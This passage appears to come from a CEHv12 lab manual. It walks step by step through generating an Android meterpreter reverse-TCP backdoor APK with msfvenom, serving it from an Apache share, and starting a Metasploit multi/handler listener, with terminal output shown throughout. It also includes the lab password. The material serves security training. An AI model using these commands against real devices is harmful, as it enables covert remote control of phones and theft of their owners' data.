


4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.




7. In the **Parrot Terminal** window, type **service postgresql start** and press **Enter** to start the database service.



```
[attacker@parrot]~[-]
└─$sudo su
[sudo] password for attacker:
[root@parrot]~[-]/home/attacker]
└─#cd
[root@parrot]~[-]
└─#service postgresql start
[root@parrot]~[-]
└─#
```

8. Type **msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk** and press **Enter** to generate a backdoor, or reverse meterpreter application.

Note: This command creates an APK (**Backdoor.apk**) on **Desktop** under the **Root** directory. In this case, **10.10.1.13** is the IP address of the **Parrot Security** machine.



```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[-]/home/attacker
└─# cd
[root@parrot]~[-]
└─# service postgresql start
[root@parrot]~[-]
└─# msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk
No encoder specified, outputting raw payload
Payload size: 10185 bytes

[root@parrot]~[-]
└─# hash
```

9. Now, share or send the **Backdoor.apk** file to the victim machine (in this lab, we are using the **Android** emulator as the victim machine).

Note: In this task, we are sending the malicious payload through a shared directory, but in real-life cases, attackers may send it via an attachment in an email, over Bluetooth, or through some other application or means.

10. Execute the below commands to create a **share** folder and assign required permissions to it:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

11. Now, type **service apache2 start** and press **Enter** to start the Apache web server.

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[-/home/attacker]
└─# cd
[root@parrot]~[-]
└─# service postgresql start
[root@parrot]~[-]
└─# msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk
No encoder specified, outputting raw payload
Payload size: 10185 bytes

[root@parrot]~[-]
└─# mkdir /var/www/html/share
[root@parrot]~[-]
└─# chmod -R 755 /var/www/html/share
[root@parrot]~[-]
└─# chown -R www-data:www-data /var/www/html/share
[root@parrot]~[-]
└─# service apache2 start
[root@parrot]~[-]
└─#
```

12. Type `cp /root/Desktop/Backdoor.apk /var/www/html/share/` and press **Enter** to copy the **Backdoor.apk** file to the location share folder.

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[-/home/attacker]
└─# cd
[root@parrot]~[-]
└─# service postgresql start
[root@parrot]~[-]
└─# msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk
No encoder specified, outputting raw payload
Payload size: 10185 bytes

[root@parrot]~[-]
└─# mkdir /var/www/html/share
[root@parrot]~[-]
└─# chmod -R 755 /var/www/html/share
[root@parrot]~[-]
└─# chown -R www-data:www-data /var/www/html/share
[root@parrot]~[-]
└─# service apache2 start
[root@parrot]~[-]
└─# cp /root/Desktop/Backdoor.apk /var/www/html/share
[root@parrot]~[-]
└─#
```

13. Type **msfconsole** and press **Enter** to launch the Metasploit framework.

14. In msfconsole, type **use exploit/multi/handler** and press **Enter**.

```
#chown -R www-data:www-data /var/www/html/share
[root@parrot]#service apache2 start
[root@parrot]#cp /root/Desktop/Backdoor.apk /var/www/html/share
[root@parrot]#msfconsole

# cowsay++
< metasploit >
-----
 \  _` ,__,
  (oo) __
   (__)  ) \
    ||--|| * 

 =[ metasploit v6.1.9-dev
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post      ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops        ]
+ -- --=[ 9 evasion          ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

15. Now, issue the following commands in msfconsole:

- Type **set payload android/meterpreter/reverse_tcp** and press **Enter**.
- Type **set LHOST 10.10.1.13** and press **Enter**.
- Type **show options** and press **Enter**. This command lets you know the listening port (in this case, **4444**), as shown in the screenshot.



msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
LHOST	10.10.1.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Payload options (android/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	10.10.1.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Wildcard Target

msf6 exploit(multi/handler) >

16. Type **exploit -j -z** and press **Enter**. This command runs the exploit as a background job.

LHOST => 10.10.1.13
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
LHOST	10.10.1.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Payload options (android/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	10.10.1.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:


Id	Name
0	Wildcard Target

msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.


[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) >

17. Click **CEHv12 Android** to switch to the **Android** emulator machine.

18. If the **Android** machine is non-responsive then, navigate to **Virtual Machines** tab and click **Reset** button to reset the machine.



19. In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser.



20. In the address bar, type **http://10.10.1.13/share** and press **Enter**.

Note: If a **Browse faster. Use less data.** notification appears, click **No thanks**.

Note: If a pop up appears, click **Allow**.

